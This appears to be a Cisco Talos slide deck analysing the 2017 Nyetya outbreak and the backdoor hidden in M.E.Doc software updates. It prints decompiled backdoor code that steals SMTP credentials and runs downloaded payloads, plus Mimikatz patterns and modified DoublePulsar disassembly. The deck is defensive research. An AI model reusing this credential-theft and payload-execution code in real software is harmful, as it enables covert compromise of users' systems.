
Nyetya Malware & MeDoc Connection



Paul Rascagneres - Security Researcher
David Maynor – Security Researcher


Agenda

- About Us
- Talos Threat Intelligence
- Supply-chain
- Nyetya Malware
- MeDoc Connection
- BadRabbit similarities
- Conclusion

About Us

whoami

- Paul Rascagneres – prascagn@cisco.com // @r00tbsd
- Security Researcher at Cisco Talos
- Malware & APT hunter for more than 7 years…
- Co-Organizer of Botconf https://www.botconf.eu/



TALOS

whoami

- David Maynor / @dave_maynor
- Talos Threat Intelligence Lead, Europe and Middle East

TALOS

Talos Threat Intelligence

Talos Interdiction

- Over a year of direct involvement.
- Intelligence partnerships with both gov and private partners.
- Support
  - Threat Intelligence
  - Malware Analysis
  - Strategic Advisor
  - Development of local resources

TALOS

Real Time vs Historical Event

- Traditional research is focused on locating APT samples and mining historical data to build a narrative.
- Nyetya unfolded as the word watched
- Work while world watches
- Disproving misinformation

It started with a phone call...

TALOS

Actual Tweet...

TALOS

What and Where of starting

- The information we received
  - Ransomware
  - It appears to be targeting every org in Ukraine.
  - Effectiveness compared to a flash flood
  - Infection and delivery vector unknown.

TALOS

The Telemetry

- Internal Talos developed tools
  - Sandbox
  - Honeypots
  - Intelligence data
- Cisco Security Telemetry
  - AMP
  - OpenDNS
  - Email & Web Security Appliances
- Collaboration Tools to enable analyst-to-analyst communications
  - Ground level updates
  - Distribution of OSINT information
  - Key partners included in communications channels
  - Talos made the early decision to include companies like ESET because of the severity of the crisis

TALOS

Its not what we found in these sources that was important…but what we didn’t find.

Our First Take

- Honeypots
  - No increase in new samples
  - No increase in scanning for port 445
- No substantial increase in phishing email
- Deconfliction of other malware families including Lokibot
- OpenDNS data for clients didn't show signs of any new C2 domains
- AMP for Endpoint logs showed the drop of the malware by a number of processes.
  - Further log analysis pointed to initial vector being process that belongs to a small accounting software app: M.E.Doc

TALOS

Questions we had

- Why is this ransomware so bad at being ransomware?
- Can the files every be decrypted?
- Why can't we see the malware execute when rerunning M.E.Doc now?
- Was there some sort of network manipulation (DNS, BGP) involved?
- Was their an email vector?
- Does it only affect orgs in Ukraine?

TALOS

“Show me customers that have M.E.Doc and have been hit.”
“There is overlap…”

M.E. Doc

- Windows .Net app used for tax processing.
- Auto Update
- Webserver and update server analysis showed exploitation would be trivial over a number of vectors
- PHP Webshells
- Talos utilized partnerships to contact the company a little over 4 hours after the investigation began.

TALOS

How much communication did we do?

AT&T Free Msg: Courtesy Notification. Your international long distance call charges exceed $200. Visit att.com/global for rates and details.

TALOS

Exercising the Talos Interdiction Advantage

- Less than 5 hours from the initial notification we were communicating with M.E.Doc.
- M.E.Doc representatives were very cooperative.
- M.E.Doc accepted help in the form of two incident response specialists from the Advanced Services group who arrived on the evening of the 29th with a supporting specialist in the UK.
- Server error logs showed signs that during a period 3 hour period on the 27th update traffic was forwarded to an external server.
- The external IP was in a network owned by OVH and resold by a company called thcservers.
- The box was wiped by the malicious actor on their way out the door.

TALOS

Simple terms?

The Result

M.e.Doc Connection

МІЙ ЕЛЕКТРОННИЙ ДОКУМЕНТ
m.e.doc

APRIL 14, 2017

01.175-10.01.176 version of MeDoc is released with a backdoor.

MAY 15, 2017

01.180-10.01.181 version of MeDoc
is released with a backdoor.

JUNE 22, 2017.

01.188-10.01.189 version of MeDoc is released with a backdoor

The Backdoor

COMMAND 0 will read in parameters and a timeout in minutes and will then execute "cmd.exe" with those parameters. It will return the result of this command back to the web server.

COMMAND 1 will write data to a file, potentially using environment variables to write to the correct path (e.g., %SystemRoot%\filename).

COMMAND 2 will return the information that it retrieved earlier (Proxy and SMTP information, including usernames and passwords) as well as information on the OS version and architecture, whether the user is admin, what token level the process is running as and whether UAC is enabled.

COMMAND 3 will read any file from the file system and upload it to the server.

COMMAND 4 is similar to Command 1 in that it will write a file to the filesystem, but it will also immediately execute that file as a new process. When it is done, the file will be overwritten by random data and then deleted.

COMMAND 5 handled by the function AutoPayload, is similar to command 4, but will start the downloaded file with "rundll32.exe"

Contacts upd.me-doc.com.ua every 2 mins

Retrieve email data from local me-doc

Wait for & execute commands

These commands almost certainly used to distribute Nyetya.

TALOS

The Backdoor

Steal SMTP credentials and store them in registry

MeCom.cs

```
156     catch (Exception ex)
157     {
158       lock (this.ProxyInfo)
159         this.ProxyInfo += ex.ToString();
160     }
161     try
162     {
163       foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
164       {
165         long idOrg = (long) row["CODE"];
166         string str4 = row["EDRPOU"].ToString();
167         string str5 = row["NAME"].ToString();
168         MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
169         if (mailSettings.get_Count() > 0)
170         {
171           string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
172           string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
173           string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174           string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
175           string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
176           lock (this.ProxyInfo)
177             this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
(object) str7, (object) str8, (object) str9, (object) str10);
178         }
179       }
180     }
181     catch (Exception ex)
182     {
183       lock (this.ProxyInfo)
184         this.ProxyInfo += ex.ToString();
185     }
186     try
187     {
188       RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
189       subKey.SetValue("Cred", (object) string.Format("{0}:{1}", (object) str1, (object) str2), RegistryValueKind.String);
190       subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
191     }
192     catch
193     {
194     }
```

The Backdoor

Worker.cs

```
267     public string AutoPayload(string name, byte[] data, string arguments)
268     {
269       int milliseconds = 0;
270       string str1 = string.Empty;
271       string str2 = "FAIL DUMP";
272       string path = string.Empty;
273       try
274       {
275         string environmentVariable = Environment.GetEnvironmentVariable("windir");
276         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
277         if (!string.IsNullOrEmpty(environmentVariable))
278         {
279           path = Path.Combine(environmentVariable, name);
280           str2 = this.DumpData(path, data);
281         }
282         if (!File.Exists(path) && !string.IsNullOrEmpty(folderPath))
283         {
284           path = Path.Combine(folderPath, name);
285           str2 = this.DumpData(path, data);
286         }
287         if ("OK" == str2)
288         {
289           string str3 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
290           Process process1 = new Process();
291           Process process2 = process1;
292           ProcessStartInfo processStartInfo1 = new ProcessStartInfo();
293           processStartInfo1.FileName = str3;
294           processStartInfo1.UseShellExecute = false;
295           processStartInfo1.RedirectStandardOutput = true;
296           processStartInfo1.CreateNoWindow = true;
297           processStartInfo1.Arguments = string.Format("\"{0}\",#1 {1}", (object) path, (object) arguments);
298           ProcessStartInfo processStartInfo2 = processStartInfo1;
299           process2.StartInfo = processStartInfo2;
```

JUNE 27TH, 2017

8:59:14 UTC

Malicious actor used stolen credentials and "su" to obtain root privileges on the update server.

BETWEEN 9:11:59 UTC AND 9:14:58 UTC

The actor modifies the web server configuration to proxy to an OVH server.

9:14:58 UTC

Logs confirm proxied traffic to OVH.

12:31:12 UTC

The last confirmed proxy connection to OVH is observed.
This marks the end of the active infection period.

TALOS

Restoring Connections

12:33:00 UTC

The original server configuration is restored.

14:11:07 UTC

Received SSH disconnect from
Latvian IP 159.148.186.214

19:46:26 UTC

The OVH server, 176.31.182.167, is
wiped using "dd if=/dev/zero",
filling the hard drive with 0x00.

TALOS


Nyetya Malware

Nyetya Ransomware?

- Worm capabilities
- Credential Stealing
- Ransomware (disk/files)

TALOS

Propagation



TALOS

Malware Credential Stealing

- Command line

```
C:\WINDOWS\TEMP\561D.tmp, \\.\pipe\{C1F0bf2d-8c17-4550-af5a-65a22c61739c}
```

  - Modified version of Mimikatz pen testing tool.
  - Credentials passed over a named pipe.
- Malware collects stolen credentials as it propagates.

```
rundll32.exe C:\Windows\perfc.dat,#1 60 "username:password”
```

- Collects current user token via Windows API.

TALOS

```
.data:0040BCD3                 db    0
.data:0040BCD4 byte_40BCD4     db 0FFh, 50h, 10h, 85h, 0C0h, 0Fh, 84h, 0
.data:0040BCD4                                         ; DATA XREF: .data:0040BD20↓o
.data:0040BCDC byte_40BCDC     db 89h, 71h, 4, 89h, 30h, 8Dh, 4, 0BDh
.data:0040BCDC                                         ; DATA XREF: .data:0040BD5C↓o
.data:0040BCDC                                         ; .data:0040BD98↓o
.data:0040BCE4 byte_40BCE4     db 8Bh, 45h, 0F8h, 8Bh, 55h, 8, 8Bh, 0DEh, 89h, 2, 89h
.data:0040BCE4                                         ; DATA XREF: .data:0040BDD4↓o
.data:0040BCE4                 db 5Dh, 0F0h, 85h, 0C9h, 74h
.data:0040BCF4 byte_40BCF4     db 8Bh, 4Dh, 0E4h, 8Bh, 45h, 0F4h, 89h, 75h, 0E8h, 89h
.data:0040BCF4                                         ; DATA XREF: .data:0040BE10↓o
.data:0040BCF4                 db 1, 85h, 0FFh, 74h, 2 dup(0)
.data:0040BD04 byte_40BD04     db 8Bh, 4Dh, 0E8h, 8Bh, 45h, 0F4h, 89h, 75h, 0ECh, 89h
.data:0040BD04                                         ; DATA XREF: .data:0040BE4C↓o
.data:0040BD04                 db 1, 85h, 0FFh, 74h, 2 dup(0)
.data:0040BD14 dword_40BD14    dd 0C0000225h           ; DATA XREF: sub_402566+3↑r
.data:0040BD14                                         ; sub_402566+121↑w ...
```

m_sekurls ×

GitHub, Inc. [US] | https://github.com/gentilkiwi/mimikatz/blob/4c70f1447ef0e9732727d6248be750d6a391d569/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa_utils.c

Cisco | Talos | The Official AEGIS Wh | https://ticloud-cdn-ap | https://ticloud-cdn-ap | CODE BLUE : Internati | GitHub - airbus-seclal

```
        {KULL_M_WIN_BUILD_10_1707,      {sizeof(PTRN_WN1707_LogonSessionList),  PTRN_WN1707_LogonSessionList},  {0, NULL}, {23,  -4}},
};
#elif defined _M_IX86
BYTE PTRN_WN51_LogonSessionList[]       = {0xff, 0x50, 0x10, 0x85, 0xc0, 0x0f, 0x84};
BYTE PTRN_WN08_LogonSessionList[]       = {0x89, 0x71, 0x04, 0x89, 0x30, 0x8d, 0x04, 0xbd};
BYTE PTRN_WN80_LogonSessionList[]       = {0x8b, 0x45, 0xf8, 0x8b, 0x55, 0x08, 0x8b, 0xde, 0x89, 0x02, 0x89, 0x5d, 0xf0, 0x85, 0xc9, 0x74};
BYTE PTRN_WN81_LogonSessionList[]       = {0x8b, 0x4d, 0xe4, 0x8b, 0x45, 0xf4, 0x89, 0x75, 0xe8, 0x89, 0x01, 0x85, 0xff, 0x74};
BYTE PTRN_WN6x_LogonSessionList[]       = {0x8b, 0x4d, 0xe8, 0x8b, 0x45, 0xf4, 0x89, 0x75, 0xec, 0x89, 0x01, 0x85, 0xff, 0x74};
KULL_M_PATCH_GENERIC LsaSrvReferences[] = {
        {KULL_M_WIN_BUILD_XP,           {sizeof(PTRN_WN51_LogonSessionList),    PTRN_WN51_LogonSessionList},    {0, NULL}, { 24,   0}},
        {KULL_M_WIN_BUILD_2K3,          {sizeof(PTRN_WN08_LogonSessionList),    PTRN_WN08_LogonSessionList},    {0, NULL}, {-11, -43}},
        {KULL_M_WIN_BUILD_VISTA,        {sizeof(PTRN_WN08_LogonSessionList),    PTRN_WN08_LogonSessionList},    {0, NULL}, {-11, -42}},
        {KULL_M_WIN_BUILD_8,            {sizeof(PTRN_WN80_LogonSessionList),    PTRN_WN80_LogonSessionList},    {0, NULL}, { 18,  -4}},
        {KULL_M_WIN_BUILD_BLUE,         {sizeof(PTRN_WN81_LogonSessionList),    PTRN_WN81_LogonSessionList},    {0, NULL}, { 16,  -4}},
        {KULL_M_WIN_BUILD_10_1507,      {sizeof(PTRN_WN6x_LogonSessionList),    PTRN_WN6x_LogonSessionList},    {0, NULL}, { 16,  -4}},
};
```

```
push    offset aBcryptopenalgo ; "BCryptOpenAlgorithmProvider"
push    eax            ; hModule
call    esi ; GetProcAddress
push    offset aBcryptsetprope ; "BCryptSetProperty"
push    dword_40CD44   ; hModule
mov     dword_40CD48, eax
call    esi ; GetProcAddress
push    offset aBcryptgetprope ; "BCryptGetProperty"
push    dword_40CD44   ; hModule
mov     dword_40CD4C, eax
call    esi ; GetProcAddress
push    offset aBcryptgenerate ; "BCryptGenerateSymmetricKey"
push    dword_40CD44   ; hModule
mov     dword_40CD50, eax
call    esi ; GetProcAddress
push    offset aBcryptencrypt ; "BCryptEncrypt"
push    dword_40CD44   ; hModule
mov     dword_40CD54, eax
call    esi ; GetProcAddress
push    offset aBcryptdecrypt ; "BCryptDecrypt"
push    dword_40CD44   ; hModule
mov     dword_40CD58, eax
call    esi ; GetProcAddress
push    offset aBcryptdestroyk ; "BCryptDestroyKey"
push    dword_40CD44   ; hModule
mov     dword_40CD5C, eax
call    esi ; GetProcAddress
push    offset aBcryptclosealg ; "BCryptCloseAlgorithmProvider"
push    dword_40CD44   ; hModule
mov     dword_40CD60, eax
call    esi ; GetProcAddress
mov     dword_40CD64, eax
cmp     dword_40CD44, edi
jz      short loc_40268C
```


hub.com/gentilkiwi/mimikatz/blob/da718ef95c93ed26e900dc93f2d62c6cbe69c5c4/mimikatz/modules/sekurlsa/crypto/kuhl_m_sekurlsa_nt6.c

al AEGIS Wh | https://ticloud-cdn-ap | https://ticloud-cdn-ap | CODE BLUE : Internati | GitHub - airbus-seclab

```
urlsa_nt6_hBCrypt)

l_m_sekurlsa_nt6_hBCrypt = LoadLibrary(L"bcrypt"))

K_BCryptOpenAlgorithmProvider = (PBCRYPT_OPEN_ALGORITHM_PROVIDER) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptOpenAlgorithmProvider");
K_BCryptSetProperty = (PBCRYPT_SET_PROPERTY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptSetProperty");
K_BCryptGetProperty = (PBCRYPT_GET_PROPERTY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptGetProperty");
K_BCryptGenerateSymmetricKey = (PBCRYPT_GENERATE_SYMMETRIC_KEY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptGenerateSymmetricKey");
K_BCryptEncrypt = (PBCRYPT_ENCRYPT) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptEncrypt");
K_BCryptDecrypt = (PBCRYPT_ENCRYPT) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptDecrypt");
K_BCryptDestroyKey = (PBCRYPT_DESTROY_KEY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptDestroyKey");
K_BCryptCloseAlgorithmProvider = (PBCRYPT_CLOSE_ALGORITHM_PROVIDER) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptCloseAlgorithmProvider");
```

TALOS

Propagation



If MS17-010 not applied:
Trigger EB or ER exploits.
Installs modified DP backdoor.
Installs perfc.dat, executes as a dll.

```
DoublePulsar - modified command codes
               modified response codes
               modified response location in SMB packet
```

TALOS

DoublePulsar Modifications

```
.rdata:0041AD12                 call    sub_41AE96
.rdata:0041AD17                 test    eax, eax
.rdata:0041AD19                 jz      loc_41AE02
.rdata:0041AD1F                 mov     ebx, [ebp+3Ch]
.rdata:0041AD22                 mov     ecx, [ebx-28h]
.rdata:0041AD25                 call    sub_41AE41
.rdata:0041AD2A                 cmp     al, 23h         ; PING
.rdata:0041AD2C                 jz      short CMD_PING
.rdata:0041AD2E                 cmp     al, 77h         ; KILL
.rdata:0041AD30                 jz      short CMD_KILL
.rdata:0041AD32                 cmp     al, 0C8h        ; EXEC
.rdata:0041AD34                 jz      short CMD_EXEC
.rdata:0041AD36                 jmp     CMD_INVALID
.rdata:0041AD3B ; ---------------------------------------------------------------
.rdata:0041AD3B
.rdata:0041AD3B CMD_PING:                               ; CODE XREF:
.rdata:0041AD3B                 mov     ecx, [ebp+38h]
.rdata:0041AD3E                 mov     eax, [ebp+24h]
```

```
sub_3E2
sub_444
sub_44A
sub_472
sub_47A
sub_482
sub_48A
sub_492
sub_4C7
sub_50B
sub_69A
sub_6AE
sub_6BF
sub_6D0
sub_6EF
sub_737
sub_73F
sub_986
sub_A62
sub_A8B
sub_AFB
```

```
seg000:0000566                  call    sub_6AE
seg000:0000056B                 call    sub_6EF
seg000:0000570                  test    eax, eax
seg000:0000572                  jz      loc_65B
seg000:0000578                  mov     ebx, [ebp+3Ch]
seg000:000057B                  mov     ecx, [ebx-28h]
seg000:000057E                  call    sub_69A
seg000:0000583                  cmp     al, 0F0h ; '='  ; PING
seg000:0000585                  jz      short CMD_PING
seg000:0000587                  cmp     al, 0F1h ; '±'  ; KILL
seg000:0000589                  jz      short CMD_KILL
seg000:000058B                  cmp     al, 0F2h ; '='  ; EXEC
seg000:000058D                  jz      short CMD_EXEC
seg000:000058F                  jmp     CMD_INVALID
seg000:0000594 ; ---------------------------------------------------------------
seg000:0000594
seg000:0000594 CMD_PING:                                ; CODE XREF: seg000
seg000:0000594                  mov     ecx, [ebp+38h]
seg000:0000597                  mov     eax, [ebp+24h]
seg000:000059A                  mov     [ecx+0Eh], eax
seg000:000059D                  xor     eax, eax
seg000:000059F                  mov     [ecx+12h], al
seg000:00005A2                  jmp     PING
seg000:00005A7 ; ---------------------------------------------------------------
```

TALOS

DoublePulsar Modifications

```
0041ADED
0041ADED PING:                                  ; CODE XREF: S
0041ADED                                        ; SmbDoublePul
0041ADED                mov     al, 10h
0041ADEF                jmp     short CleanUp
0041ADF1 ; ---------------------------------------------------
0041ADF1
0041ADF1 CMD_INVALID:                           ; CODE XREF: S
0041ADF1                                        ; SmbDoublePul
0041ADF1                mov     al, 20h
0041ADF3                jmp     short CleanUp
0041ADF5 ; ---------------------------------------------------
0041ADF5
0041ADF5 loc_41ADF5:                            ; CODE XREF: S
0041ADF5                mov     al, 30h
0041ADF7                jmp     short $+2
0041ADF9 ; ---------------------------------------------------
0041ADF9
0041ADF9 CleanUp:                               ; CODE XREF: S
```

```
sub_14
sub_334
sub_3C4
sub_3E2
sub_444
sub_44A
sub_472
sub_47A
sub_482
sub_48A
sub_492
sub_4C7
sub_50B
sub_69A
sub_6AE
sub_6BF
sub_6D0
sub_6EF
sub_737
sub_73F
sub_986
sub_A62
```

```
seg000:00000641                 call    sub_6AE
seg000:00000646
seg000:00000646 PING:                                   ; CODE XREF: seg000:000
seg000:00000646                                         ; seg000:0000061C↑j
seg000:00000646                 mov     al, 11h         ; OK
seg000:00000648                 jmp     short loc_652
seg000:0000064A ; ---------------------------------------------------
seg000:0000064A
seg000:0000064A CMD_INVALID:                            ; CODE XREF: seg000:000
seg000:0000064A                                         ; seg000:000005CD↑j ...
seg000:0000064A                 mov     al, 21h ; '!'   ; CMD_INVALID
seg000:0000064C                 jmp     short loc_652
seg000:0000064E ; ---------------------------------------------------
seg000:0000064E
seg000:0000064E loc_64E:                                ; CODE XREF: seg000:000
seg000:0000064E                 mov     al, 31h ; '1'   ; Allocation Failure
seg000:00000650                 jmp     short $+2
seg000:00000652 ; ---------------------------------------------------
seg000:00000652
seg000:00000652 loc_652:                                ; CODE XREF: seg000:000
seg000:00000652                                         ; seg000:0000064C↑j ...
seg000:00000652                 mov     ecx, [ebp+38h]
seg000:00000655                 mov     ah, 0
seg000:00000657                 add     [ecx+16h], ax
```

TALOS

DoublePulsar Modifications

```
CleanUp:                                ; CODE XREF: Smb
                                        ; SmbDoublePulsa
                mov     ecx, [ebp+38h]
                mov     ah, 0
                add     [ecx+1Eh], ax

loc_41AE02:                             ; CODE XREF: Smb
                mov     eax, [ebp+10h]
                mov     [esp+20h+var_4], eax
                popa
                jmp     dword ptr [eax+3Ch]
; ---------------------------------------------------------

KILL:                                   ; CODE XREF: Smb
                lea     eax, [ebp+48h]
                mov     ecx, [ebp+0Ch]
                mov     [eax+147h], ecx
                mov     [eax+13Eh], ebp
                mov     ax, 10h
                mov     ecx, [ebp+38h]
                add     [ecx+1Eh], ax
                mov     eax, [ebp+10h]
                mov     [esp+20h+var_4], eax
                popa
```

```
seg000:00000652 ; ---------------------------------------------------------
seg000:00000652
seg000:00000652 CleanUP:                                ; CODE XREF: seg000:00000648↑j
seg000:00000652                                         ; seg000:0000064C↑j ...
seg000:00000652                 mov     ecx, [ebp+38h]
seg000:00000655                 mov     ah, 0
seg000:00000657                 add     [ecx+16h], ax
```

Untitled - Notepad

File Edit Format View Help


```
SMB Header

0x00 -> Protocol ( 0xffSMB )
0x04 -> Command
0x05 -> Status
0x09 -> Flags
0x0A -> Flags2
0x0C -> PIDHigh
0x0E -> SecurityFeatures
0x16 -> Reserved (SHOULD be 0x0000)     <-- Nyetya offset
0x18 -> Tree ID
0x1A -> PID
0x1C -> User ID
0x1E -> Multiplex ID                    <-- Standard DouplePulsar Offset

Based on MS Doc: https://msdn.microsoft.com/en-us/library/ee441774.aspx
```

Output window

```
5A7: can't rename byte as 'CMD_KILL*' because
```

TALOS

Propagation

